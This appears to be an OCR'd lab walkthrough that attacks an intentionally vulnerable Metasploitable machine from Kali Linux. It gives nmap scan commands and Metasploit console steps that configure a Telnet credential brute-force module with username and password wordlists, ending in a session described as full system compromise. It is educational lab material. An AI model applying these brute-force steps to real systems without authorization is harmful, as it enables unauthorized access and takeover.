


Sessions


When you exploit a system and it works, Metasploit gives you a session so you can:

- Access files, Run commands, Control the system, Take screenshots, record webcam, etc. (with permission!)

After that session 1,



It is clearly observed that Metasploitable is easily accessible once exploited using Metasploit. The attacker can gain full control over the system, allowing them to modify system settings, access or change files and documents, and perform various post-exploitation tasks without any restrictions.



The data clearly indicates that Metasploitable is fully accessible once exploited. This means an attacker can easily gain access, view, modify, or delete any files and system data, demonstrating how vulnerable the system is without proper security measures.


Telnet: Telnet is a network protocol used to connect to remote computers over a command-line interface.

Telnet lets you log in to another computer remotely and run commands — like you're sitting in front of it.


What Telnet Can Do:

- Remote login to servers
- Check if ports are open
- Test services (like mail, web, FTP)
- Send basic commands to the target


CLI: nmap -sV -O 192.168.91.129 (V- Version and O- Operating System)




CLI: msfconsole




CLI: search telnet





Use 76 and options




After that set rhosts (IP Address of metasploitable), then

Set STOP_ON_SUCCESS true


After that go to the new terminal and create a pass.txt and user.txt , set PASS_FILE (path address of pass.txt) /home/kali/pass.txt and set USER_FILE (path address of user.txt) /home/kali/user.txt

Command	**Description**
set RHOSTS 192.168.91.129	Sets the target IP (Metasploitable IP)
set STOP_ON_SUCCESS true	Stops the scan once valid credentials are found
set PASS_FILE /home/kali/pass.txt	Path to the password wordlist file
set USER_FILE /home/kali/user.txt	Path to the username wordlist file
set VERBOSE true	Enables detailed output in the console

After that run/exploit



Sessions after that session 1



You can observe that the file created on the Kali Linux machine is also visible on the Metasploitable system. This indicates that the attacker has successfully gained access and can view, modify, or transfer files between the two systems, demonstrating a complete compromise of the target machine.